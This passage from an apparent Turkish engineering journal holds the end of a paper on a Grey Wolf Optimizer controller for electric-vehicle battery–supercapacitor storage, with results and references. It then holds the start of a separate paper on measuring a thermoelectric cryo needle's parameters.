$$\begin{aligned} D_\alpha &= |C_1 * X_\alpha(t) - X(t)| \\ D_\beta &= |C_2 * X_\beta(t) - X(t)| \\ D_\delta &= |C_3 * X_\delta(t) - X(t)| \end{aligned} \quad (17)$$

$$\begin{aligned} X_1 &= X_\alpha(t) - A_1 * D_\alpha \\ X_2 &= X_\beta(t) - A_2 * D_\beta \\ X_3 &= X_\delta(t) - A_3 * D_\delta \end{aligned} \quad (18)$$

In the above equations, X_α , X_β , and X_δ show the location of the grey wolves. After the hunt, the new position of the prey is given by Equation 19.


$$X(t+1) = \frac{X_1 + X_2 + X_3}{3} \quad (19)$$

After determining the location of the prey in the GWO algorithm, the attack procedure on the prey is accomplished. The attack process occurs after the prey becomes exhausted and halts movement. Mathematically, the attack process occurs based on the value of A specified in Equation 15. The value


of A diminishes according to the random variable r_1 from 2 to 0. In this situation, the variable A takes values within the range of $[-2a, 2a]$. If the value of A is bigger than 1, the grey wolves distance themselves from the prey and begin seeking a more proper target. If the value of A is less than 1, they are compelled to launch an attack on the target. The explained procedure prevents them from getting stuck in local minima. The hunting process in GWO continues till the termination criterion is satisfied or until the designated number of iterations is attained. More detailed information about the GWO algorithm can be accessed from reference [33].

4. RESULTS AND DISCUSSION (SONUÇLAR VE TARTIŞMA)

This section introduces the numerical results acquired from the comprehensive analyses conducted with the proposed EV HESS controller. During the analysis stage, the calculations involved determining the theoretic minimal energy requirements and consumption for a driving cycle. Additionally, to figure out the performance of the control strategy and enable comparison under the same conditions as the literature [31], an energy consumption curve for a duration of 125 seconds has been generated, as shown in Figure 4.



(a)



(b)

Figure 4. (a) The speed variation of the EVs over time, and (b) The variation of energy demand over time
 ((a) Elektrikli araçların zaman içindeki hız değişimi ve (b) Enerji talebinin zaman içindeki değişimi)

The optimization processes were performed at a rate of one per second due to the need for optimum speed in real-time optimization of the changing energy demand over time. The maximum iteration count for optimization in all algorithms was set to 100, with a

search agent count of 60. Other important parameters related to EV and HESS were selected to be the same as in the literature [31], and the related parameters are listed in Table 1.

Table 1. Parameters of the experimental system (Deneysel sistemin parametreleri)

Parameter	Value
Vehicle mass	3600 kg
Friction coefficient	0,208
Air density	1,225 kg/m ³
Reference area	2,34 m ²
Supercapacitor capacitance	400 F
Battery voltage	350 V
Capacitor voltage	36 V
Battery internal resistance	20000 Ω
Supercapacitor internal resistance	700 Ω
Initial energy stored in battery	19800000000 J
Initial energy stored in supercapacitor	3600000 J

The numerical results obtained from the existing algorithms in the literature [31] are compared with the results obtained from the proposed GWO algorithm in this study, as shown in Table 2. All algorithms were independently run 10 times, and the minimum, average, and maximum values of the objective function results are presented in the table based on the obtained data. Additionally, the performance of all algorithms was tested on the same computer environment.

Upon examining the presented data, it can be observed that the results obtained with the HESS controller developed using the GWO algorithm in this study outperform those of other algorithms in terms of minimum, maximum, and average energy consumption values. In other words, the HESS controller designed with the GWO algorithm enables the EV to achieve the same speed profile and range with less energy consumption.

Table 2. Comparison of HESS EV energy consumption (HESS EA enerji tüketiminin karşılaştırılması)

Algorithm	Energy Consumption Value	Computation Time
GWO - <i>minimum</i>	5.14×10^6	2.437055 s
GWO - <i>maximum</i>	5.18×10^6	3.177931 s
GWO - <i>average</i>	5.15×10^6	2.644865 s
MSSSA - <i>minimum</i>	5.90×10^6	2.989255 s
MSSSA - <i>maximum</i>	5.90×10^6	8.775863 s
MSSSA - <i>average</i>	5.90×10^6	4.516591 s
SSA - <i>minimum</i>	6.77×10^6	2.787979 s
SSA - <i>maximum</i>	7.66×10^6	3.449375 s
SSA - <i>average</i>	7.21×10^6	2.990565 s
MFO - <i>minimum</i>	6.39×10^6	2.724807 s
MFO - <i>maximum</i>	6.80×10^6	3.023435 s
MFO - <i>average</i>	6.57×10^6	2.857101 s
PSO - <i>minimum</i>	6.34×10^6	2.948035 s
PSO - <i>maximum</i>	6.53×10^6	3.353873 s
PSO - <i>average</i>	6.37×10^6	3.122244 s
DA - <i>minimum</i>	6.54×10^6	311.626785 s
DA - <i>maximum</i>	7.42×10^6	344.671427 s
DA - <i>average</i>	7.00×10^6	328.369729 s

Additionally, the computation times of metaheuristic algorithms in the design of HESS controller systems have been investigated and presented in the same table. Upon examination of the computation times, it is evident that the DA algorithm has both the lowest performance and the slowest computation capability. On the other hand, when comparing the computation times of the proposed controller's main competitor, the MSSSA-based system [31], it is observed that the GWO-based HESS controller developed in this study is faster than the MSSSA-based system.

Figure 5 illustrates the variation of battery current and supercapacitor current over time for the EV HESS system optimized with GWO algorithm. Upon examining the current curves, it is observed

that the instantaneous decreases in battery current are balanced by an increase in supercapacitor current, ensuring that the energy demand is met.

The curves illustrating the variation of energy consumption over time for the EV are presented in Figure 6. Upon examination of the graph, it is clearly evident that the HESS system designed with the proposed GWO algorithm in this study achieves the least energy consumption under the same conditions. When the improvement offered by the developed system compared to its strongest competitor, i.e., the MSSSA-based controller, is calculated, it is observed that the GWO-based EV HESS control system reduces energy consumption by 12.88% under identical conditions.




Figure 5. The distribution of current over time in an EV HESS system optimized with the GWO algorithm (GKO algoritmasıyla optimize edilmiş bir EA HEDS sisteminde akımın zaman içindeki dağılımı)




Figure 6. The distribution of current over time in the system optimized with the GWO algorithm (GKO algoritması ile optimize edilmiş sistemdeki akımın zaman içindeki dağılımı)

5. CONCLUSIONS (SONUÇLAR)

This article focuses on the use of the GWO algorithm for real-time controller design of EV HESS. The EV HESS controller designed with the GWO algorithm provided much better performance than the methods previously reported in the literature. The results obtained showed that the GWO algorithm-based EV HESS controller system proposed in this study can reach the same range using the same speed profile and with less energy consumption compared to existing systems. Moreover, according to the numerical results presented, it is calculated that the developed controller system reduces energy consumption by 12.88% compared to the MSSSA-based system, which is the best competing control algorithm.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Aydın BOYAR: He performed the simulation studies, analyzed the results, and carried out the writing process.

Benzetim çalışmalarını gerçekleştirdi, sonuçlarını analiz etti ve yazım işlemini gerçekleştirmiştir.

Yasin KABALCI: He performed the simulation studies, analyzed the results, and carried out the writing process.

Benzetim çalışmalarını gerçekleştirdi, sonuçlarını analiz etti ve yazım işlemini gerçekleştirmiştir.

Ersan KABALCI: He performed the simulation studies, analyzed the results, and carried out the writing process.

Benzetim çalışmalarını gerçekleştirdi, sonuçlarını analiz etti ve yazım işlemini gerçekleştirmiştir.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] C.-M. Lai, Y.-H. Cheng, M.-H. Hsieh, and Y.-C. Lin, "Development of a Bidirectional DC/DC Converter With Dual-Battery Energy Storage for Hybrid Electric Vehicle System," *IEEE Trans. Veh. Technol.*, vol. 67, no. 2, pp. 1036–1052, Feb. 2018, doi: 10.1109/TVT.2017.2763157.
- [2] T. H. Pham, J. T. B. A. Kessels, P. P. J. Van Den Bosch, and R. G. M. Huisman, "Analytical Solution to Energy Management Guaranteeing Battery Life for Hybrid Trucks," *IEEE Trans. Veh. Technol.*, vol. 65, no. 10, pp. 7956–7971, Oct. 2016, doi: 10.1109/TVT.2015.2480745.
- [3] Y. Zhang, X.-F. Cheng, C. Yin, and S. Cheng, "A Soft-Switching Bidirectional DC–DC Converter for the Battery Super-Capacitor Hybrid Energy Storage System," *IEEE Trans. Ind. Electron.*, vol. 65, no. 10, pp. 7856–7865, Oct. 2018, doi: 10.1109/TIE.2018.2798608.
- [4] A. Emadi, S. S. Williamson, and A. Khaligh, "Power electronics intensive solutions for advanced electric, hybrid electric, and fuel cell vehicular power systems," *IEEE Trans. Power Electron.*, vol. 21, no. 3, pp. 567–577, May 2006, doi: 10.1109/TPEL.2006.872378.
- [5] S. Arandhakar, N. Jayaram, Y. R. Shankar, Gaurav, P. S. V. Kishore, and S. Halder, "Emerging Intelligent Bidirectional Charging Strategy Based on Recurrent Neural Network Accounting EMI and Temperature Effects for Electric Vehicle," *IEEE Access*, vol. 10, pp. 121741–121761, 2022, doi: 10.1109/ACCESS.2022.3223443.
- [6] H. Bahrami, S. Farhangi, H. Iman-Eini, and E. Adib, "A New Interleaved Coupled-Inductor Nonisolated Soft-Switching Bidirectional DC–DC Converter With High Voltage Gain Ratio," *IEEE Trans. Ind. Electron.*, vol. 65, no. 7, pp. 5529–5538, Jul. 2018, doi: 10.1109/TIE.2017.2782221.
- [7] K. Chao and C. Huang, "Bidirectional DC–DC soft-switching converter for stand-alone photovoltaic power generation systems," *IET Power Electronics*, vol. 7, no. 6, pp. 1557–1565, Jun. 2014, doi: 10.1049/iet-pel.2013.0335.

- [8] N. A. Dung, H.-J. Chiu, J.-Y. Lin, Y.-C. Hsieh, H.-T. Chen, and B.-X. Zeng, "Novel Modulation of Isolated Bidirectional DC–DC Converter for Energy Storage Systems," *IEEE Trans. Power Electron.*, vol. 34, no. 2, pp. 1266–1275, Feb. 2019, doi: 10.1109/TPEL.2018.2828035.
- [9] H. Liu, L. Wang, Y. Ji, and F. Li, "A Novel Reversal Coupled Inductor High-Conversion-Ratio Bidirectional DC–DC Converter," *IEEE Trans. Power Electron.*, vol. 33, no. 6, pp. 4968–4979, Jun. 2018, doi: 10.1109/TPEL.2017.2725358.
- [10] K. Ramasamy, K. Chandramohan, and D. Ghanta, "Energy Management in Plugin Hybrid Electric Vehicles with Hybrid Energy Storage System Using Hybrid Approach," *Energy Tech*, vol. 10, no. 10, p. 2200355, Oct. 2022, doi: 10.1002/ente.202200355.
- [11] A. Boyar, E. Kabalci, and Y. Kabalci, "Model Predictive Torque Control-Based Induction Motor Drive with Remote Control and Monitoring Interface for Electric Vehicles," *Electric Power Components and Systems*, vol. 51, no. 18, pp. 2159–2170, Nov. 2023, doi: 10.1080/15325008.2023.2211581.
- [12] E. Irmak, E. Kabalci, and Y. Kabalci, "Digital Transformation of Microgrids: A Review of Design, Operation, Optimization, and Cybersecurity," *Energies*, vol. 16, no. 12, p. 4590, Jun. 2023, doi: 10.3390/en16124590.
- [13] K. Gokce and A. Ozdemir, "A rule based power split strategy for battery/ultracapacitor energy storage systems in hybrid electric vehicles," *Int. J. Electrochem. Sci*, vol. 11, no. 2, pp. 1228–1246, 2016.
- [14] E. Schaltz, A. Khaligh, and P. O. Rasmussen, "Influence of Battery/Ultracapacitor Energy-Storage Sizing on Battery Lifetime in a Fuel Cell Hybrid Electric Vehicle," *IEEE Trans. Veh. Technol.*, vol. 58, no. 8, pp. 3882–3891, Oct. 2009, doi: 10.1109/TVT.2009.2027909.
- [15] Q. Zhang, W. Deng, S. Zhang, and J. Wu, "A Rule Based Energy Management System of Experimental Battery/Supercapacitor Hybrid Energy Storage System for Electric Vehicles," *Journal of Control Science and Engineering*, vol. 2016, pp. 1–17, 2016, doi: 10.1155/2016/6828269.
- [16] R. Carter, A. Cruden, and P. J. Hall, "Optimizing for Efficiency or Battery Life in a Battery/Supercapacitor Electric Vehicle," *IEEE Trans. Veh. Technol.*, vol. 61, no. 4, pp. 1526–1533, May 2012, doi: 10.1109/TVT.2012.2188551.
- [17] M. Pipicelli, B. Sessa, F. De Nola, A. Gimelli, and G. Di Blasio, "Assessment of Battery–Supercapacitor Topologies of an Electric Vehicle under Real Driving Conditions," *Vehicles*, vol. 5, no. 2, pp. 424–445, Apr. 2023, doi: 10.3390/vehicles5020024.
- [18] L. Sun, K. Feng, C. Chapman, and N. Zhang, "An Adaptive Power-Split Strategy for Battery–Supercapacitor Powertrain—Design, Simulation, and Experiment," *IEEE Trans. Power Electron.*, vol. 32, no. 12, pp. 9364–9375, Dec. 2017, doi: 10.1109/TPEL.2017.2653842.
- [19] Q. Zhang and G. Li, "Experimental Study on a Semi-Active Battery-Supercapacitor Hybrid Energy Storage System for Electric Vehicle Application," *IEEE Trans. Power Electron.*, vol. 35, no. 1, pp. 1014–1021, Jan. 2020, doi: 10.1109/TPEL.2019.2912425.
- [20] H. Yu, D. Tarsitano, X. Hu, and F. Cheli, "Real time energy management strategy for a fast charging electric urban bus powered by hybrid energy storage system," *Energy*, vol. 112, pp. 322–331, Oct. 2016, doi: 10.1016/j.energy.2016.06.084.
- [21] M.-F. Hsieh, P.-H. Chen, F.-S. Pai, and R.-Y. Weng, "Development of Supercapacitor-Aided Hybrid Energy Storage System to Enhance Battery Life Cycle of Electric Vehicles," *Sustainability*, vol. 13, no. 14, p. 7682, Jul. 2021, doi: 10.3390/su13147682.
- [22] T. Zhu, R. Lot, R. G. A. Wills, and X. Yan, "Sizing a battery-supercapacitor energy storage system with battery degradation consideration for high-performance electric vehicles," *Energy*, vol. 208, p. 118336, Oct. 2020, doi: 10.1016/j.energy.2020.118336.
- [23] J. Shi, B. Xu, Y. Shen, and J. Wu, "Energy management strategy for battery/supercapacitor hybrid electric city bus based on driving pattern recognition," *Energy*, vol. 243, p. 122752, Mar. 2022, doi: 10.1016/j.energy.2021.122752.
- [24] G. Xiao, Q. Chen, P. Xiao, L. Zhang, and Q. Rong, "Multiobjective Optimization for a Li-Ion Battery and Supercapacitor Hybrid Energy Storage Electric Vehicle," *Energies*, vol. 15, no. 8, p. 2821, Apr. 2022, doi: 10.3390/en15082821.
- [25] F. Liu, C. Wang, and Y. Luo, "Parameter Matching Method of a Battery-Supercapacitor Hybrid Energy Storage System for Electric Vehicles," *World Electric Vehicle Journal*, vol. 12, no. 4, p. 253, Dec. 2021, doi: 10.3390/wevj12040253.

- [26] J. P. F. Trovao, V. D. N. Santos, C. H. Antunes, P. G. Pereirinha, and H. M. Jorge, "A Real-Time Energy Management Architecture for Multisource Electric Vehicles," *IEEE Trans. Ind. Electron.*, vol. 62, no. 5, pp. 3223–3233, May 2015, doi: 10.1109/TIE.2014.2376883.
- [27] F. Machado, J. P. F. Trovao, and C. H. Antunes, "Effectiveness of Supercapacitors in Pure Electric Vehicles Using a Hybrid Metaheuristic Approach," *IEEE Trans. Veh. Technol.*, vol. 65, no. 1, pp. 29–36, Jan. 2016, doi: 10.1109/TVT.2015.2390919.
- [28] S. Lu, K. A. Corzine, and M. Ferdowsi, "A New Battery/Ultracapacitor Energy Storage System Design and Its Motor Drive Integration for Hybrid Electric Vehicles," *IEEE Trans. Veh. Technol.*, vol. 56, no. 4, pp. 1516–1523, Jul. 2007, doi: 10.1109/TVT.2007.896971.
- [29] D. M. Bu and C. Zhu, "Research on the Optimum Continuous Mileages under the Pure Electric Mode of Plug-In Hybrid Electric Vehicles," *Applied Mechanics and Materials*, vol. 672–674, pp. 1179–1182, Oct. 2014, doi: 10.4028/www.scientific.net/AMM.672-674.1179.
- [30] J. P. Trovão and C. H. Antunes, "A comparative analysis of meta-heuristic methods for power management of a dual energy storage system for electric vehicles," *Energy Conversion and Management*, vol. 95, pp. 281–296, May 2015, doi: 10.1016/j.enconman.2015.02.030.
- [31] F. Cheruiyot and D. Segera, "A Master-Slave Salp Swarm Algorithm Optimizer for Hybrid Energy Storage System Control Strategy in Electric Vehicles," *Journal of Energy*, vol. 2022, pp. 1–20, Sep. 2022, doi: 10.1155/2022/1648433.
- [32] K. Ye, P. Li, and H. Li, "Optimization of Hybrid Energy Storage System Control Strategy for Pure Electric Vehicle Based on Typical Driving Cycle," *Mathematical Problems in Engineering*, vol. 2020, pp. 1–12, Jun. 2020, doi: 10.1155/2020/1365195.
- [33] S. Mirjalili, S. M. Mirjalili, and A. Lewis, "Grey Wolf Optimizer," *Advances in Engineering Software*, vol. 69, pp. 46–61, Mar. 2014, doi: 10.1016/j.advengsoft.2013.12.007.

Termoelektrik Kriyo İğne

Raşit AHISKA*¹, Günay ÖMER², Nurcan Bingöler¹

¹Gazi Üniversitesi, Fen Fakültesi, Fizik Bölümü, 06500, Yenimahalle, Ankara, Türkiye

²Ankara Medipol Üniversitesi, Sağlık Hizmetleri Meslek Yüksekokulu, 06050, Radyoterapi Programı, Ankara, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 07/03/2024
Düzeltilme: 23/04/2024
Kabul: 09/05/2024

Anahtar Kelimeler

Termoelektrik
Kriyo İğne
TEPAS

Article Info

Research article
Received: 07/03/2024
Revision: 23/04/2024
Accepted: 09/05/2024

Keywords

Thermoelectric
Cryo Needle
TEPAS

Grafik Özet (Graphical/Tabular Abstract)

Termoelektrik Kriyo İğnenin parametreleri TEPAS'la ölçülmüştür. TEPAS'la yapılan ölçümlerde modülün parametreleri $\Delta T_{\max} = 62,3^{\circ}\text{C}$, $I_{\max} = 6,23\text{A}$, $V_{\max} = 19,22\text{V}$, $E_{\max} = 3,52\text{V}$, $P = I_{\max} V_{\max} = 120\text{W}$ olarak bulunmuştur. Elde edilen bulgular Şekil A'da gösterilmektedir. Ayrıca bu sonuçlara göre TEKİ'deki kriyo iğneyi soğutmak için gerekli süre en fazla 5dk olmuştur. Böylece cihazın enerji tüketimi $15,1 \text{ V} \times 5,2 \text{ A} = 0,075 \text{ kWh}$ olarak bulunmuştur. / The parameters of the Thermoelectric Cryo Needle were measured with TEPAS. In the measurements made with TEPAS, the change of the module was set as $\Delta T_{\max} = 62.3^{\circ}\text{C}$, $I_{\max} = 6.23\text{A}$, $V_{\max} = 19.22\text{V}$, $E_{\max} = 3.52\text{V}$, $P = I_{\max} V_{\max} = 120\text{W}$. The findings are shown in Figure A. Additionally, according to this procedure, the time required to cool the cryo needle in TEKİ was 5 minutes at most. Thus, the energy consumption of the device changes to $15.1 \text{ V} \times 5.2 \text{ A} = 0.075 \text{ kWh}$.

I(A)	V(V)	T _H (K)	T _C (K)	ΔT (K)	E(V)
3,13	6,00	304,80	263,70	41,10	1,28
4,04	7,66	307,70	260,70	47,00	1,52
4,28	8,13	308,60	260,50	48,10	1,50
4,51	8,59	309,40	260,60	48,80	1,62
4,74	9,07	310,60	261,30	49,30	1,66

Şekil A. Deneysel veriler / Figure A. Experimental data

Önemli noktalar (Highlights)

- Yeşil teknoloji / Green technology
- Termoelektrik soğutucu / Thermoelectric cooling
- Enerji tasarrufu / Electricity saving

Amaç (Aim): Bu çalışmada dünyada ilk kez TES Termoelektrik Ltd. Şti. tarafından üretilen Türk patentli (Patent No.:2020-22699, PCT/TR/2021/051301) termoelektrik kriyo iğnenin parametrelerinin iyileştirilmesine yönelik araştırma yapılmıştır. / In this study, research was carried out to improve the parameters of the Turkish patented (Patent No.:2020-22699, PCT/TR/2021/051301) thermoelectric cryo needle device, which was produced for the first time in the world by TES Thermoelectric Ltd.

Özgünlük (Originality): Çalışmanın özgün yönü kullanılan termoelektrik kriyo iğnenin patentli olmasının yanı sıra bu ürünün parametrelerinin incelenmesi için geliştirilen yeni yöntem ve TEPAS'ın kullanılmış olması gösterilebilir. / The unique aspect of the study is that the thermoelectric cryo needle device used is patented, as well as the new method and TEPAS developed to examine the parameters of this product.

Bulgular (Results): Elde edilen deneysel sonuçların hata sınırları dahilinde teorik hesaplama sonuçlarıyla aynı olduğu tespit edilmiştir. Ayrıca bu çalışmada yeni ölçüm yöntemiyle çalışan TEPAS sisteminin yüksek performansı gözlemlenmiştir. / It has been determined that the experimental results obtained are the same as the theoretical calculation results within the error limits. Also, the high performance of the TEPAS system operating with the new measurement method was observed in this study.

Sonuç (Conclusion): Dünya çapında patenti bulunan bu buluş, yalnızca çevre, enerji ve su sorunlarını çözmedi. Aynı zamanda termoelektrik medikal cihaz üretimine yönelik yeni bir çözüm önerisi ortaya koymuştur. / This invention, which has a worldwide patent has not only solved the environmental, energy and water problems. At the same time, it has introduced a solution proposal for thermoelectric medical cryo needle device and production.



Termoelektrik Kriyo İğne

Raşit AHISKA*¹, Günay ÖMER², Nurcan Bingörler¹¹Gazi University, Faculty of Science, Department of Physics, Ankara, Turkey²Ankara Medipol University, Vocational School of Health Services, Radiotherapy Program, Ankara, Turkey

Makale Bilgisi

Araştırma makalesi
Başvuru: 07/03/2024
Düzeltilme: 23/04/2024
Kabul: 09/05/2024

Anahtar Kelimeler

Termoelektrik
Kriyo İğne
TEPAS

Öz

Kriyo uygulamaları, aşırı soğukun canlıların biyolojik yapıları üzerindeki etkilerinden yararlanılarak geliştirilmiş teşhis ve tedavi yöntemleridir. Günümüzde aşırı soğukun biyolojik sistemler üzerindeki iki farklı etkisi kullanılarak tanı ve tedavi amaçlı üç farklı kriyo uygulama yöntemi geliştirilmiş ve ortopedi, göğüs hastalıkları, dermatoloji, üroloji ve karaciğer metastaz cerrahisinde yaygın olarak kullanılmaktadır. Bu yaygın kullanımın sebebi ise dünyada hipotermi ve kriyo cihazların ve medikal soğutma sanayisinin gelişmesiyle mümkün olmuştur. Mevcut ve çok pahalı olan kriyo ürünlerinin tümü çevreyi kirleten cihazlardır ve bir çoğu yasaklanan gazlarla soğutma yapmaktadır. Bu temel sorunları çözmek için çok sayıda çalışmalar yapılmaktadır. Burada tek kesin ve kalıcı çözüm çevre dostu, enerji ve su tasarruflu, ucuz ve pratik teknoloji ve ürünlerin üretimini sağlayan termoelektrik teknolojiler ve ürünlerdir. Termoelektrik teknolojilerin, cihaz ve sistemlerin çözmesi gereken kendine has problemlerin başında ise bu cihazları oluşturan modüllerin seçilmesi ve parametrelerin araştırılması gelmektedir. Burada bir termoelektrik modülün sadece parametrelerin ölçülmesi değil aynı zamanda bu parametrelerin ölçüm yöntemlerinin ve test cihazlarının araştırılması ve seçilmesi büyük öneme sahiptir. Çünkü klasik yöntemlerle çalışan test cihazları hassas olmasının yanı sıra aşırı pahalı olmasıdır. Bu çalışmada bütün bu problemleri çözen ve Türkiye’de üretilen Türk patentli (Patent No:2020-22699, PCT/TR/2021/051301) yeni nesil termoelektrik kriyo iğne cihazın bütün termoelektrik parametreleri araştırılmıştır ve yeni bilimsel bulgular elde edilmiştir. Bunun için yeni test yöntemleri ve teknolojileri kullanarak geliştirilen Termoelektrik Performans Analiz Sistemi (TEPAS) kullanıldı. TEPAS’la yapılan ölçümlerde cihazın parametreleri $\Delta T_{max} = 62,3^{\circ}C$, $I_{max} = 6,23A$, $V_{max} = 19,22V$, $E_{max} = 3,52V$, $P = I_{max}V_{max} = 120W$ olarak ölçülmüştür. Bu sonuçlar teorik sonuçlarla çok yakın olduğu görülmüştür.

Article Info

Research article
Received: 07/03/2024
Revision: 23/04/2024
Accepted: 09/05/2024

Keywords

Thermoelectric
Cryo Needle
TEPAS


Abstract

Cryo applications are diagnostic and treatment methods developed by taking advantage of the effects of extreme cold on the biological structures of living things. Today, three different cryo application methods have been developed for diagnosis and treatment using two different effects of extreme cold on biological systems and are widely used in orthopedics, chest diseases, dermatology, urology and liver metastasis surgery. The reason for this widespread use has been made possible by the development of hypothermia and cryo devices and the medical cooling industry in the world. All existing and very expensive cryo products are polluting devices, and many burn cooling with banned gases. A lot of work is being done to solve these basic problems. The only definitive and permanent solution here is thermoelectric technologies and products that enable the production of environmentally friendly, energy and water-saving, cheap and practical technologies and products. One of the unique problems that thermoelectric technologies, devices and systems must solve is the selection of the modules that make up these devices and the investigation of the parameters. Here, it is of great importance not only to measure the parameters of a thermoelectric module, but also to research and select measurement methods and test devices for these parameters. Because test devices that work with classical methods are not only not sensitive but also extremely expensive. In this study, all thermoelectric parameters of the new generation thermoelectric cryo needle device with Turkish patent (Patent No: 2020-22699, PCT/TR/2021/051301), which solves all these problems and is produced in Turkey, were investigated and new scientific findings were obtained. For this, Thermoelectric Performance Analysis System (TEPAS), developed using new test methods and technologies, was used. In measurements made with TEPAS, the parameters of the device were measured as $\Delta T_{max} = 62,3^{\circ}C$, $I_{max} = 6,23A$, $V_{max} = 19,22V$, $E_{max} = 3,52V$, $P = I_{max}V_{max} = 120W$. These results were found to be very close to the theoretical results.

1. GİRİŞ (INTRODUCTION)

İnsan vücudu ısındığında hipertermi soğuduğunda ise hipotermi meydana gelir [1-3]. Hipotermimin, özellikle beyin hipotermisi ve kriyoterapinin sadece bir tedavi yöntemi değil, aynı zamanda bir anestezi ve teşhis yöntemi olduğu İbn-i Sina'dan beri bilinmektedir [4-7]. Travma ve açık kalp ameliyatlarında kalp herhangi bir nedenle durduğunda kısa sürede beyinde hücre ölümü başlar. Bunu önlemek için; beyin hızlı bir şekilde soğutulması gerekir [8-12]. Hücrelerin ve sinirlerin hipotermisine kriyo tedavisi denir [13-17]. Kriyo uygulamaları, hipotermimin canlıların üzerindeki etkileri üzerine yapılmış teşhis ve tedavi yöntemleridir [18,19]. Bundan dolayı hipotermi ve kriyo cihazların ve medikal soğutma sanayisinin gelişmesi çok önemlidir. Maalesef piyasadaki pahalı olan kriyo ürünlerinin tümü gazlarla soğutma yapmaktadır. Buda çevreye çok büyük zarar vermektedir. Aynı zamanda bu, medikal soğutma sanayi ve biliminin en büyük sorununu oluşturmaktadır. Bu temel sorunu çözmek için çok sayıda çalışma yapılmaktadır [20-22]. Bu temel problemin tek kesin ve kalıcı çözümü çevre dostu, enerji ve su tasarruflu, ucuz ve pratik teknoloji ve ürünlerin üretimini sağlayan termoelektrik teknolojiler ve ürünleridir. Termoelektrik teknolojilerin, cihaz ve sistemlerin çözmesi gereken kendine has problemlerin başında ise bu cihazların termoelektrik parametrelerin araştırılması gelmektedir. Bu alanda dünyada çok sayıda teorik ve deneysel çalışmalar yapılmaktadır. Yapılan çalışmalardan da görülen şey bir

termoelektrik cihazın sadece parametrelerin ölçülmesi değil aynı zamanda bu parametrelerin ölçüm yöntemlerinin ve test cihazlarının araştırılması ve seçilmesi büyük öneme sahip olmasıdır. Bunun sebebi klasik yöntemlerle çalışan test cihazların ve sistemlerin hassas olmaması ve aşırı pahalı olmasıdır. Bu çalışmada bütün bu problemleri çözen ve Türkiye'de üretilen Türk patentli (Patent No:2020-22699, PCT/TR/2021/051301) yeni nesil termoelektrik kriyo iğne cihazın bütün termoelektrik parametreleri araştırılmıştır. Bunun sonucunda termoelektrik kriyo iğne medikal sanayisini oluşturan cihazın parametrelerinin iyileştirilmesi konusundaki yeni bilimsel bulgular elde edilmiştir. [20-23]. Termoelektrik Kriyo İğnenin (TEKİ) bütün parametreleri yüksek teknoloji ürünü olan TEPAS'la incelenmiştir [24-29]. Buna ek olarak bu çalışma TEPAS sisteminin pratik, ucuz ve hassas olması gibi üstünlükleri de gösterilmiştir. Yeni yöntem ve TEPAS diğer klasik yöntem ve cihazların yapamadığı işlem olan çalışan bir modülün dinamik parametrelerinin ölçebilme işlevini yapabildiğinden bu yeni patentli teknoloji termoelektrik bilimine ve sanayisine yenilikçi çözümler sağlamıştır. TEPAS'la yapılan ölçümlerde cihazın dinamik parametreleri $\Delta T_{\max} = 62,3^{\circ}\text{C}$, $I_{\max} = 6,23\text{A}$, $V_{\max} = 19,22\text{V}$, $E_{\max} = 3,52\text{V}$, $P = I_{\max} \times V_{\max} = 120\text{W}$ olarak ilk kez ölçülmüştür. Ayrıca bu çalışmada TEKİ oluşturan güç kaynağı ve devir daim sistemleri araştırılmıştır. Elde edilen bilimsel bulgular teorik sonuçlarla çok yakın olduğu görülmüştür.



Şekil 1. Termoelektrik kriyo iğne ve test düzeneği (Thermoelectric cryo needle and test device)

2. YÖNTEM (METHODS)

Dünya nüfusunun ve buna bağlı olarak sağlık sorunlarının artmasıyla medikal cihaz üretim sektörü yeni yatırımlar ile sürekli büyümektedir.


Çevre sorunları ve enerji tüketimindeki buna paralel artış yeni çevreci ve enerji tasarruf yatırımlarını gerektirmektedir. Bu kapsamda medikal sanayide farklı teknolojileri değerlendirilerek yarara dönüştürülmesi son derece

kritiktir. Medikal sanayide çeşitli süreçlerde cihaz üretim hatlarında tasarruf kaynaklarının belirlenmesi ve kullanılabilir hale getirilmesi için verimli yüksek teknolojilere ihtiyaç vardır. Bu teknolojilerin başında termoelektrik teknolojiler ve ürünleri gelmektedir. Bu çalışmada yeni nesil termoelektrik kriyo iğnenin tüm termoelektrik parametrelerinin teorik ve deneysel araştırması yapılmıştır. Tabii ki, ister bilimsel araştırmalar yapmak ister seri üretimi gerçekleştirmek için bu termoelektrik parametrelerin doğru ve hassas bir şekilde ölçülmesi gereklidir. Buna göre ölçüm yöntemleri ve cihazları termoelektrik biliminin ve sanayisinin çok önemli konularını oluşturmaktadır. Burada çözülmesi gereken iki temel problem vardır. Birincisi, hassas ölçüm yapabilmektir. Burada klasik yöntemle çalışan cihazların ölçüm hata payları %30 - %40 civarındadır. İkincisi, bu cihazlar çok pahalıdır. Bu bağlamda, Türkiye’de TES Ltd. Şirketi’nde geliştirilen ve yeni yöntemle çalışan ve çok ucuz olan TEPAS gibi cihazların ölçüm hata payları %5’in altında olduğu bilim dünyasınınca bilinmektedir [30]. Bu çalışmada termoelektrik kriyo iğnenin başta Z olmak üzere

tüm termoelektrik özellikleri TEPAS’la araştırılmıştır. Şekil 1’de TEKİ genel görüntüsü ve deney düzeneği gösterilmiştir.

Şekil 1’deki cihazı incelediğimizde cihazın bir kasa, bir adet özel termoelektrik soğutucu (içine iğne yerleşebilen bakır parça, termoelektrik modül, fanlı sıvı soğutmalı ısı transfer sisteminden yapılmış bir blok), bir adet DC güç kaynağı ve cihazı akıllı kılan özel yazılımla donatılmış, otomatik soğutma-ısıtma yapabilen kontrol ünitesinden yapıldığı anlaşılmaktadır. Bu çalışmada cihazın fanlı sıvı soğutmalı sistemi ve doğru akım kaynağı da araştırılmıştır. Şekil 2’de üzerinde iğnesi bulunan termoelektrik soğutucu blok ve kullanılan modül gösterilmiştir.

